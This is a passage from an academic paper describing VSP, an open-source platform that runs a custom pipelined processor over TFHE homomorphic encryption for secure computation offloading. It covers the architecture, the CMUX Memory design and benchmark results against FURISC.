


Figure 4: The VSP architecture and the main procedural flow.

As mentioned, the amount of parallelism in VSP (and generally in lattice-based cryptography) exceeds the parallel processing capability of conventional desktop computers. However, we point out that cloud vendors may have much more computational resources available than a home computer. To fully leverage the computational resources available in data centers, we designed the processor architecture in VSP to have a pipelined structure, where the processor circuit is divided into different pipeline stages that can be evaluated simultaneously. We assert that the pipeline technique does affect the execution time when the physical machine does not have much parallel processing capability. However, the runtime of VSP can be significantly reduced by the pipeline technique when there are enough physical processor cores.

6.2 The Architecture of VSP

Notation: In this paper, physical machine is the actual processing unit that runs VSP. CPU and GPU refers the physical CPU or GPU in the physical machine. In contrast, we use processor to refer to the virtual processor constructed over TFHE in VSP.

The visual overview of the implemented protocol flow of the proposed VSP framework is given in Figure 4, which details the abstract protocol flow in Figure 3. Table 1 shows

Table 1: The Phases of VSP and the Associated Subcommands of the Command-Line Interface kvsp

Phase	Key Generation	Registration	Compilation	Encryption	Evaluation	Decryption	Resumption
Subcommand	kvsp-gen	kvsp-genbkey	kvsp-cc	kvsp-enc	kvsp-run	kvsp-dec	kvsp-resume
Modules	(a)	(a)	(b), (c)	(c)	(a), (d)	(a)	(a), (d)

which phase each subcommand of kvsp [31] (a command-line user interface for VSP) corresponds to and by which module is called. Each subcommand of kvsp takes its inputs as a file, and outputs its results to a file. Therefore, the communication between the parties can be done via files transferring through public channels.

We first describe how the modules (a)-(f) are used here. Then, we explain each module. In this work, we name our proposed processor circuits as (e) CAHP-Ruby and CAHP-Pearl, and the details on the circuits are explained in Section 7. It is assumed that Alice and Bob agree on which processor architecture will be used in advance. (f) sbt [33] and Yosys [34] are used to convert the Chisel code for the processor into a JSON netlist. Here, the netlist is a graph of nodes, where each node corresponds to a logic gate. The netlist is provided to Bob before the start of the protocol. In Key Generation phase, Alice uses (a) TFHEpp, a C++ implementation of TFHE on CPU, to generate a secret key. In Registration phase, Alice uses (a) TFHEpp one more times to generate the Bootstrapping Key from the secret key and sends the Bootstrapping Key to Bob. In Compilation phase, Alice uses (b) llvm-cahp, our C compiler for our custom ISA called (c) CAHPv3, to generate executable binaries. In Encryption phase, Alice uses (a) TFHEpp to encrypt the executable binaries and the input into encrypted ROM and RAM. Then, Alice sends the ROM and RAM to Bob. In Evaluation phase, Bob uses (d) Iyokan to evaluate the processor circuit netlist over TFHE with the given encrypted ROM and RAM data. (a) TFHEpp and cuFHE, the CUDA implementation of TFHE on GPU, are used in (d) Iyokan to perform homomorphic computations. Then, Bob sends back the encrypted result to Alice. In Decryption phase, (a) TFHEpp is used to decrypt the encrypted result. In Resumption phase, Alice checks the termination flag in the result. If it is 1, she terminates the protocol. Otherwise, Alice tells Bob to resume evaluation. Bob again runs (d) Iyokan for the new round of homomorphic evaluation.

(a) TFHEpp and cuFHE: The TFHE libraries

TFHEpp is our fully-scratch C++17 implementation of TFHE on the CPU, while cuFHE is a TFHE library on the GPU (we optimized the original TFHE library from [35, 36]).

In general, cuFHE is faster than TFHEpp, especially when multiple logic gates are run in parallel, as the throughput of GPU is higher than that of CPU. We describe how we use these libraries in (d) Iyokan.

While TFHEpp supports Circuit Bootstrapping, which is a necessary component of CMUX Memory, cuFHE does not. cuFHE uses Number Theoretic Transform (NTT) to perform fast polynomial multiplication, where the ciphertext modulus is kept to be $2^{64} - 2^{32} + 1$. This bit width constraint is to ensure that the operands involved in NTT fit into the multiply instructions on the GPUs. Unfortunately, due to this bit width constraint, cuFHE cannot directly perform Circuit Bootstrapping, as the moduli required by Circuit Bootstrapping needs to be larger than 64-bit. While we can simply increase the size of modulus to be compatible with Circuit Boostrapping, the performance of cuFHE in practice will be significantly reduced as more multiplication instructions (on the GPUs) and memory accesses are required to perform a single polynomial multiplication operation. The efficient implementation of Circuit Bootstrapping on GPUs currently remain as an open field of study.

(b) llvm-cahp: The C Compiler

We implemented a new C compiler *llvm-cahp* for our ISA, CAHPv3, using LLVM9.

The LLVM compiler infrastructure project is an assemblage of compiler and toolchain technologies [32], which serves as a good foundation for our custom processor architecture and ISA. LLVM is widely used in both open and closed projects as well as used in academia [37]. In particular, LLVM surpasses GCC to win the ACM Software System Award in 2012 [38]. LLVM includes four parts. First, we have language-dependent frontends that compile the program source code into the intermediate representation named LLVM IR. Second, LLVM has a target-independent optimizer that operates on LLVM IR. Third, the LLVM target-specific backends are used to generate the object code of each target from LLVM IR. Finally, the LLVM linker turns multiple object codes into one executable. Since we defined a custom ISA, we implemented a new backend for CAHPv3. We also added support for CAHPv3 to the frontend of the C language (i.e., Clang), and to the LLVM linker (i.e., LLD). By putting them together, we can directly compile C program into a CAHPv3 executable binary file.

Our compiler supports almost all features of C such as basic arithmetic operations, control expressions, function calls including recursion, structures, and so on. Furthermore, since LLVM has the target-independent optimizer as mentioned above, llvm-cahp can output fast and small executables by using the `-O3` or `-Oz` compiler options.

Since the proposed processor is a virtual one, our modified compiler does not provide functions in standard libraries that

require physical processor components (e.g., the print function). There are also some minor limitations (e.g., jump over 1kiB) in our compiler.

(c) CAHPv3: Instruction Set Architecture

CAHPv3[1] is our RISC ISA based on RISC-V 32-bit integer and 16-bit compressed instructions (RV32IC). CAHPv3 has 16-bit datapath and sixteen 16-bit registers. However, the instruction bit width is a mixture of 24 bits and 16 bits, since we want to minimize the size of the machine code.

CAHPv3 has two important features from the perspectives of our design goals. First, it is relatively easy to implement the LLVM backend for CAHPv3, due to its similarities to mainstream ISAs such as x86 and RISC-V. We note that this is one of the main reasons why the OISC used in FURISC is considered impractical. Second, CAHPv3 reduces the complexity of the processor circuitry because it is a RISC ISA, and the datapath is only of 16-bit wide. Unlike RV32IC, CAHPv3 does not include instructions that are not necessary in VSP, such as privileged instructions and synchronization instructions, further reducing the total gate count. The specification is here [39].

(d) Iyokan: The Gate Evaluation Engine

Iyokan is our main software written in C++17 to run the processor over TFHE. The fundamental features of Iyokan are to receive an arbitrary Boolean circuit along with the encrypted input data, evaluate the circuits according to the inputs over TFHE, and return encrypted results of the evaluation. Therefore, we can execute encrypted programs without decryption by feeding Iyokan with the processor as a logical circuit and the associated inputs.

Iyokan works in the following way:

1. Split the input sequential logical circuit into two parts: combinational circuits and flip-flops to represent general Boolean circuits.

2. Convert the combinational circuits into a directed acyclic graph (DAG), where the logical gates are represented as graph nodes, and wires as directed edges. Figure 1b shows an example graph representation of the half adder circuit in Figure 1a.

3. Evaluate the DAG by using the converted circuit along with its inputs and the outputs of the flip-flops. Since every node in the DAG has to be evaluated, Iyokan uses the list scheduling algorithm to assign the tasks to workers which are physical CPU and GPU processing units. Note here that the scheduling algorithm also needs to resolve the dependency relations between nodes represented as edges in the DAG. Almost all the tasks are executed on GPUs via cuFHE, and the rest of the tasks which cannot be run on GPUs, such as Circuit Bootstrapping, are executed on CPUs via TFHEpp.

   This step gives us the output of the combinational circuit in the current cycle, which is used as the inputs to the flip-flops.

4. Save the inputs the previous step provides to the flip-flops (physical memories).

5. Output the stored values in the flip-flops.

6. Exit if the number of clock cycles exceeds the threshold which is specified by the user through command-line option. Otherwise, go to step 3.

Each evaluation from step 3 to 6 corresponds to one clock cycle. As mentioned in Section 4.1, Alice has to decide a threshold, that is, how many times the steps between step 3 and 6 should be repeated.

There are two important features of Iyokan. First, Iyokan can handle not only normal logic gates but also CMUX Memory. CMUX Memory can be represented as a scheduled graph, so it can also be embedded in the DAG. Second, Iyokan can run more than one worker on CPUs and GPUs in parallel.

(e) CAHP-Ruby, CAHP-Pearl: Processor

We developed two processors, CAHP-Ruby and CAHP-Pearl, for VSP:

CAHP-Ruby CAHP-Ruby is a 5-stage pipeline processor that implements CAHPv3 ISA. We will explain its details in Section 7.

CAHP-Pearl CAHP-Pearl is a single cycle processor that also implements CAHPv3 ISA. We made it by just removing pipeline registers from CHAP-Ruby.

(f) sbt and Yosys: Logic Synthesis

We chose Chisel [40], a particular Hardware Description Language (HDL), to instantiate our processors for VSP, as Chisel is widely adopted in the industry [41]. The sbt program compiles Chisel to the Verilog HDL. Then, Yosys [34] is utilized to compile Verilog codes into JSON netlists.

7 The Proposed Processor Architecture

Figure 5 conceptually illustrates CAHP-Ruby, the proposed custom processor architecture. CAHP-Ruby has a five-stage pipeline structure consisting of an *Instruction Fetch*, an *Instruction Decode*, an *Execution*, a *Memory Access*, and a *Write*

[1] CAHP is short for "CAHP Ain't for Hardware Processors," and v3 means this is our third version ISA for VSP (the former two did not work well).




Figure 5: The architecture of the five-stage pipelined CAHP-Ruby processor.

Back stage. We chose a five-stage construction, as this structure is widely used in physical processor designs [42–45]. Determining the optimal number of pipeline is actually platform-dependent, i.e., it depends on the physical resources available to VSP. A framework that automatically optimizes the number of pipeline stage is one of our main future works.

CAHP-Ruby has two different memory areas: ROM and RAM, as shown in Figure 5. This structure greatly simplifies the processor circuitry and enables each memory area to have different and optimized implementations, further discussed in Section 8. Here, ROM is a read-only memory area, designated for the compiled instructions. RAM permits both read and write operations, and is mainly for program data handling. We note that CAHP-Ruby does not support any peripheral devices nor interruption because they are not needed in a virtual processor. Through such design decisions, we are able to reduce the complexity of the CAHP-Ruby circuitry.

In what follows, we detail the operational behavior of each of our custom processor stages.

Instruction Fetch (IF): IF is responsible for producing an instruction. First, IF fetches a 32-bit block from ROM. However, the block may not contain any complete instructions due to the fact that our custom ISA contains both 16-bit and 24-bit instructions. Therefore, IF includes a 32-bit instruction cache to resolve this 24/16-bit boundary alignment problem. The cache contains ROM output value of the previous clock cycle. If the currently fetched 32-bit ROM block does not contain a complete instruction, data from the instruction cache can be read, and it is guaranteed that there will always be a complete instruction in a 64-bit ROM block. Therefore, IF constructs a complete instruction with the assistance of the instruction cache and the current ROM output value.

Instruction Decode (ID): ID decodes the instruction to provide operands for the execution stage. This stage also reads the data from the registers specified by the instruction in the main register file. ID is also responsible for generating the termination flag. In this work, we indicate a program termination by inserting a jump instruction which jumps to the same its own memory address, creating an infinite loop. Once the ID stage detects such loop, the termination flag is set, and can be read from the dedicated port.

Execution (Ex): This stage consists of an arithmetic and logical unit (ALU) and a branch controller. ALU performs (homomorphic) arithmetic operations such as addition and subtraction, and logical operations such as logical summation, and shift. In the case of a jump instruction or a branch instruction, the branch controller generates a flag indicating whether to jump or not according to the result of the ALU operation. We assert that all the computations and branches are over FHE ciphertexts, guaranteeing that the processor circuit evaluator does not observe any private information.

Memory Access (Mem): This stage consists of two parts: memory controller and RAM. We defer a detailed presentation of the RAM in Section 8. The memory controller takes write data from the execution stage as its input. When the write data is 8-bit wide, the controller converts the write data to be of 16-bit wide, for the RAM only accepts 16-bit data. The memory controller also reads the data from the read port of RAM and format when the output value to be of 8-bit wide. Finally, the memory controller passes the read data from the RAM to the write back stage.

Write Back (WB): This stage simply writes data into the main register files.

8 CMUX Memory

In this section, we present CMUX Memory, a new construction of memory unit over HE that leverages the LHE mode of TFHE for optimization. As mentioned, there are two types of memories: RAM and ROM.

8.1 Theoretical Speed Predictions

Informally, the reason why CMUX Memory is fast can be explained by the fact that the evaluation of Circuit Bootstrapping takes about 10 times as long as it takes to evaluate any two-input homomorphic gate. Let $v, w \in \mathbb{N}$ be the number of bits of the address and the data bus, respectively. Assuming that we ignore the time it takes to process CMUX, because CMUX is several hundred times faster than any two-input homomorphic gate, the time it requires to evaluate the ROM of the CMUX Memory is roughly equivalent to $10v + w$ Homomorphic Gates. Meanwhile, the time it takes to evaluate the RAM is roughly equivalent to $10v + w(2^v + 1)$ Homomorphic Gates. The w term comes from HomMUX without SE and IKS and the $w \cdot 2^v$ term comes from the noise refreshment. The construction of the ROM and RAM by logic gates takes at least $w \cdot 2(2^v - 1)$ two-input Homomorphic Gates each to construct the tree for data fetching. Therefore, in theory, CMUX Memory can be expected to be faster than constructing the memory by logic gates.

8.2 RAM

In this paper, we only treat one cycle, single port RAM since it requires the minimum amount of Bootstrapping to implement. The RAM has following characteristics: (i) Read and write




Figure 6: The architecture of the one-cycle single-port RAM.




Figure 7: The architecture of the read unit.

Figure 8: An example of the CMUX tree ($v = 2$).




Figure 9: The architecture of the control unit.

are exclusive. (ii) Both read and write are done in one cycle. (iii) Read and write use the same address.

The visual overview of the RAM architecture is given in Figure 6. There are three inputs for RAM: address, write flag, and write data. The address is the memory address for write or read. The write flag is one bit data which selects the operation mode of RAM. The write data is the data which will be wrote in the address if the RAM is write mode. The RAM has one output port, where the data presented at the input address are retrieved. In VSP, the data bus in the processor uses TLWE as ciphertexts for memory elements, since TLWE ciphertexts are also used by the Homomorphic Gates in other parts of the processor circuit.

As shown in Figure 6, RAM consists of the read unit, the control unit, and the write unit. In what follows, we provide a comprehensive explanation on each of the unit. Note that addresses in the write and the read units are in TRGSW ciphertext, but the memory controller in Memory Access stage of the processor feeds the address as TLWE ciphertexts. Therefore, Circuit Bootstrapping is applied to TLWE ciphertexts to get TRGSW ciphertexts representations of the addresses.

Read Unit

The read unit reads the data at a given address. The visual overview of its architecture is given in Figure 7 and 8. The data of RAM are represented as $w \cdot 2^v$ TRLWE ciphertexts, where each TRLWE ciphertext contains one bit of plaintext information. The TRLWE ciphertexts are divided into w blocks, where the ith block contains the ith bit of each word. A CMUX tree is used to fetch the ith bit of the word from the ith block. We note that, although the message space of TRLWE is capable of holding a vector of N binary values, i.e., $\mathbb{B}_N[X]$, we only fill one entry with an actual plaintext value. If we pack multiple bits into a single TRLWE ciphertext for read, we also have to write in a packed manner. The problem for pack writing is that every instruction might have a chance to write only a small amount (e.g,. a 16-bit register) of data to RAM, and the amount of computations it takes to pack and unpack bits can be a significant overhead.

The task of the CMUX tree is to compare each bit of the address with that of RAM data by a tree of multiplexers implemented by CMUX, such that data at the designated memory address can be read.

Control Unit

The control unit is the interface between main processor circuit and CMUX Memory. We show an architectural illustration of the control unit and module in Figure 9 and 10, respectively. The control unit consists of w control modules, each of which processes a single bit of the write data. Since the processor only accepts TLWE ciphertexts, SE and IKS are inserted to convert the read data from the read unit into TLWE ciphertexts. The control module performs multiplexing between the read and the write data, depending on the write flag. The multiplexed result is sent to the write unit as the controlled data.

Write Unit

From the view of the main processor circuit, each word of the current cycle data is the multiplexed result between the word of the previous cycle data and the write data depending on the write flag and the address matching. Since the multiplexed result depends on the write flag that is fed as the controlled data, the write unit only needs to take care of




Figure 10: The architecture of a control module.




Figure 11: The architecture of the write unit.

the address matching part of the computation. The write unit also performs Bootstrapping over the entire contents of the RAM. An visual overview of the write unit is given in Figure 11, 12, and 13. The write unit consists of w write blocks, each handles a single word. Each write block is composed of 2^v write bars which handles a single bit. Therefore, the write unit consists of $w \cdot 2^v$ write bars arranged in parallel.

The working principle of the write bar is comparing each bit of the input address with the addresses in the RAM, through an array of CMUX gates. If all bits in the input address match a particular entry in the RAM, the controlled data is selected and becomes current cycle data. Here, when the write flag is false, the controlled data is same as the previous cycle data in the address, so current cycle data is same as previous one. On the other hand, if the write flag is true, the controlled data and current cycle data both become the write data, and the data are written into the memory. If the addresses do not match, previous cycle data is selected, and data in memory are not modified. The write bar refreshes the noise added by the CMUX array by bootstrapping the data at the end.

Remark: The implementation of the comparison between an input address bit and a constant address bit is, in fact, quite simple. More specifically, the comparison result between an input bit with a constant value of 1 is the bit itself. Meanwhile, the comparison with 0 can be implemented by a subtraction of a constant TRGSW ciphertext encrypting the constant 1 followed by a sign inversion of all coefficients in the resulting TRGSW ciphertext.




Figure 12: An example of the write block ($v = 2$).




Figure 13: An example of a write bar at address 0x01 ($v = 2$).

8.3 ROM

The construction of ROM with LHE mode of TFHE is trivial by using Look Up Table (LUT), which is described in [11]. We applied both optimization techniques mentioned in [11], namely Vertical Packing and Horizontal Packing.

9 Evaluation

In this section, we perform thorough experiments on VSP to demonstrate its performance. We will first characterize VSP over a set of benchmarks in Section 9.1, and then deliver the overall performance statistics in Section 9.2

9.1 Benchmarks

Benchmark environments

In our implementation, ROM and RAM are 512 bytes, that is, $v = 8$ and $w = 16$ when using the CMUX Memory for RAM. We also experimented 1 KiB ones. See Appendix C for the details.

The main benchmark program used in our evaluation is Hamming. Hamming takes two 8-digit hexadecimal numbers a and b as its arguments, and finds the Hamming distance between them. The programs are compiled into CAHPv3 executable by llvm-cahp with `-Oz` optimization flag, which minimizes the size of machine code. Then, the compiled programs are encrypted and executed on Iyokan with CAHP-Ruby (with pipeline) and CAHP-Pearl (without pipeline). The scripts to reproduce the runtime performance evaluation is available at [48].

We used four types of machines to evaluate VSP:

AWS c5.metal An HPC server hosted by Amazon Web Service equipped with Intel Xeon Platinum 8275CL CPU

Table 2: Processor Size Evaluation

Processor	MUX	NOT	Others
CAHP-Ruby	996	15	2422
CAHP-Pearl	877	22	2054
Lite MIPS [46]	1276	39	6241
PicoRV32 [47]	2732	11	5162

Table 3: Size of Keys and Ciphertexts

Type	Size[MiB]
Secret Key	0.023
Bootstrapping Key	2563.047
ROM	0.033
RAM	33.55

(96 vCPUs), 92GiB RAM, and no GPUs.

Sakura Koukaryoku An HPC server hosted by Sakura internet Inc. equipped with Intel Xeon CPU E5-2623 v3 (16 vCPUs), 128GB RAM, and single NVIDIA Tesla V100.

AWS p3.8xlarge An HPC server hosted by Amazon Web Service equipped with Intel Xeon CPU E5-2686 v4 (32 vCPUs), 244GB RAM, and 4 NVIDIA Tesla V100.

AWS p3.16xlarge An HPC server hosted by Amazon Web Service equipped with Intel Xeon CPU E5-2686 v4 (64 vCPUs), 488GB RAM, and 8 NVIDIA Tesla V100.

Runtime Performance Evaluation

Table 5 shows the run-time statistics required to evaluate the encrypted program of Hamming. Here, sec./cycle stands for seconds per clock cycle, which is the amount of program run-time divided by the number of required clock cycles.

While pipelining increases the number of gates of the processors, the technique enables more gates to be run in parallel. Therefore, when the physical machine has enough parallel processing units, pipelining reduces per-clock-cycle run-time of VSP, and eventually results in decreased total run-time (Compared between Cases #4 and 6, 7 and 8, 9 and 11, and 10 and 12). On the other hand, when the physical machine is not so powerful (Cases #1 and 2), the runtime ends up being slower due to the increased number of clock cycles. In addition, in Cases #3 and 5, the CMUX Memory is turned off and the machine does not have enough parallel processing units to fully parallelize the gates in ROM and RAM. Consequently, the physical processors do not have more machine resources for evaluating the pipelined core processor circuit.

Finally, we observe that while AWS p3.8xlarge (4 V100) is much faster than Sakura Koukaryoku (single V100), there is almost no difference between AWS p3.16xlarge (8 V100) and p3.8xlarge. This is most likely caused by the fact that the parallel processing capabilities of both machines well exceed the number of logic gates that can be evaluated in parallel in our processor. Therefore, further pipelining may be conducted on such powerful computing platforms.

Besides pipelining, we also experiment on the performance impact of the proposed CMUX Memory. As shown in Table 5, CMUX Memory reduces runtime across all cases we tested. When CMUX Memory is not used, ROM and RAM need to be implemented by the Homomorphic Gates in the FHE mode of TFHE, which results in significant performance degradations.

The fastest instance we tested is Case #12, that is, AWS p3.16xlarge with pipelining and CMUX Memory applied, which is shown in bold in Table 5. We achieved a performance of about 0.8 sec./cycle, or equivalently, 1.25 Hz. From the results of the benchmark, we conclude that both pipelining and CMUX Memory are effective in improving the performance of VSP.

Table 4: Machine Code Size

Program	RV32IC [B]	CAHPv3 [B]
Fibonacci	36	31
Hamming	354	264
Brainf*ck	226	229

Processor Size Evaluation

In general, fewer logic gates means fewer computational complexity, so the total gate count of the processors is one of the most important factors which determine the performance of VSP. Table 2 shows the size of CAHP-Ruby and CAHP-Pearl. In the table MUX and NOT are counted separately because their performance characteristics are different from a normal homomorphic gate. In particular, MUX is twice as slow as other homomorphic gates, even with the cryptographic optimization proposed in [11]. Meanwhile, NOT can be evaluated much faster than other gates, as the only operations in a NOT gate are sign inversions. We compare the gate count of our processor to that of Lite MIPS [46] and PicoRV32 [47]. Lite MIPS is the processor which is implemented in TinyGarble [6]. PicoRV32 is one of open-source implementations of RISC V, where the design goal is to implement a small (in terms of gate count) processor. As shown in Table 2, our processors are smaller than both of the existing designs.

Data size Evaluation

We used two more programs except Hamming: Fibonacci and Brainf*ck here. Fibonacci takes a decimal digit n as its command-line argument, and calculates nth Fibonacci number. Here we used $n = 5$. Brainf*ck interprets code of brainf*ck,

Table 5: Performance Evaluation Using Hamming

Case #	Machine	# of V100	Pipelining?	CMUX Memory?	# of cycles	Runtime [s]	sec./cycle	# of tries
1	AWS c5.metal	0	No	Yes	936	2342.0 ± 13.3	2.502 ± 0.014	3
2			Yes	Yes	1216	2773.0 ± 2.8	2.280 ± 0.002	3
3	Sakura Koukaryoku	1	No	No	936	5919.0 ± 33.1	6.324 ± 0.035	5
4			No	Yes	936	2232.1 ± 1.7	2.385 ± 0.002	5
5			Yes	No	1216	7809.0 ± 45.8	6.422 ± 0.038	4
6			Yes	Yes	1216	2045.0 ± 4.6	1.682 ± 0.004	5
7	AWS p3.8xlarge	4	No	Yes	936	1455.7 ± 0.3	1.555 ± 0.000	3
8			Yes	Yes	1216	979.0 ± 12.5	0.805 ± 0.010	3
9	AWS p3.16xlarge	8	No	No	936	1627.0 ± 4.2	1.739 ± 0.004	3
10			No	Yes	936	1440.0 ± 2.5	1.538 ± 0.003	3
11			Yes	No	1216	1566.0 ± 9.7	1.288 ± 0.008	3
12			Yes	Yes	1216	$\mathbf{965.9 \pm 3.4}$	$\mathbf{0.794 \pm 0.003}$	3

which is a esoteric programming language, and returns the result. We inputted `++++[>++++++++++<-]>++` to it, the result of which is 42.

Table 3 shows the size of keys and ciphertexts. We can see Bootstrapping Key is significantly bigger than other parts, so reusing Bootstrapping Key can reduce communication cost greatly. The reason why RAM is about 1024 times bigger than ROM is that Vertical Packing [11] is not applied to RAM. Table 4 shows the machine code size of the programs in CAHPv3. We also show RV32IC version for reference. RV32IC has more registers than CAHPv3 does, so register spills more often occurs in CAHPv3, which made code of Brainf*ck larger.

Client-side Cost Evaluation

It is noted that, on p3.8xlarge, it takes Alice (i.e., the client) about 57 seconds to complete the generation of the Bootstrapping Key, encryption of the memory, compilation of the program and the decryption of the evaluation results. Among these, the generation of Bootstrapping Key is the most time consuming procedure, where it takes about 55 seconds to finish. For simple programs like Hamming, evaluating the program locally by the client only takes around 0.5 microseconds on a conventional CPU, and program outsourcing in such case provides no practical merit. However, as discussed in Section 4.1, for programs that potentially contain infinite loops, VSP can obviously reduce the amount of client-side computations. Therefore, exploring practical applications of VSP is one of our main future works.

9.2 Overall Performance and Comparison to Existing Works

Because FURISC [8, 25] is the only previous work which represents the processor as a Boolean circuit and evaluates it over FHE, we compare FURISC as the-state-of-the-art to VSP in Table 6. FURISC gives the FPGA-accelerated evaluation time for Subtraction, in Table 6.5 in [8]. Because SBN is the only instruction FURISC supports, the evaluation time of Subtraction corresponds to one clock cycle in the FURISC processor. Therefore, the estimated time for evaluating one clock cycle of FURISC is 21.3 minutes, over 1000 seconds. In contrast, our VSP implementation can evaluate one clock cycle in 0.8 seconds, as shown in Case #12 in Table 5.

Table 6: Comparison between VSP and FURISC

Name	sec./cycle	# of instructions	Implementation
VSP	0.8	Small	Public [31]
FURISC	1278 (est.)	Large	Private

The number of instructions for representing (almost all) programs in FURISC are larger than that of VSP, for that FURISC has an OISC ISA. Therefore, we can see that compiling the same program on VSP results in a smaller number of instructions, and that each instruction runs nearly 1600× faster than FURISC. Hence, we are confident that the open-source VSP is the fastest FHE-based SCO platform to date.

10 Conclusion

In this work, we presented VSP, the first comprehensive platform that implements a multi-opcode general-purpose sequential processor over TFHE for two-party Secure Computation Offloading (SCO). We proposed a complete SCO scheme and designed a custom five-stage pipelined processor along with a custom ISA CAHPv3. We also proposed CMUX Memory, the optimized structure of ROM and RAM over TFHE to speed up instruction evaluation. We thoroughly evaluated VSP on benchmarks to show that both pipelining and CMUX Memory are effective in speeding up VSP. Our open-source implementation is nearly 1600× faster than the-state-of-the-

art implementation while accepting conventional C language programs.

11 Acknowledgement

We thank all the people including our shepherd Thomas Ristenpart and anonymous reviewers for their insightful comments. This study was supported by Information-technology Promotion Agency (IPA), Japan, The MITOU Program in fiscal year 2019, and SAKURA internet Inc. We are grateful to Kazuyuki Shudo for his support as our project manager in The MITOU Program. This work was partially supported by JSPS KAKENHI Grant No. 20K19799, and 20H04156.

References

[1] S. van Schaik, M. Minkin, A. Kwong, D. Genkin, and Y. Yarom, "CacheOut: Leaking data on Intel CPUs via cache evictions." https://cacheoutattack.com/, 2020.

[2] S. van Schaik, A. Kwong, D. Genkin, and Y. Yarom, "SGAxe: How SGX fails in practice." https://sgaxeattack.com/, 2020.

[3] S. Rass and P. Schartner, "On the security of a universal cryptocomputer: the chosen instruction attack," *IEEE Access*, vol. 4, pp. 7874–7882, 2016.

[4] A. C. Yao, "How to generate and exchange secrets," in *27th Annual Symposium on Foundations of Computer Science (sfcs 1986)*, pp. 162–167, 1986.

[5] C. Gentry, *A Fully Homomorphic Encryption Scheme*. PhD thesis, Stanford, CA, USA, 2009.

[6] E. M. Songhori, S. U. Hussain, A. Sadeghi, T. Schneider, and F. Koushanfar, "Tinygarble: Highly compressed and scalable sequential garbled circuits," in *2015 IEEE Symposium on Security and Privacy*, pp. 411–428, 2015.

[7] E. M. Songhori, T. Schneider, S. Zeitouni, A. Sadeghi, G. Dessouky, and F. Koushanfar, "Garbledcpu: A mips processor for secure computation in hardware," in *2016 53nd ACM/EDAC/IEEE Design Automation Conference (DAC)*, pp. 1–6, June 2016.

[8] A. Chatterjee and K. M. M. Aung, *FURISC: FHE Encrypted URISC Design*, pp. 87–115. Singapore: Springer Singapore, 2019.

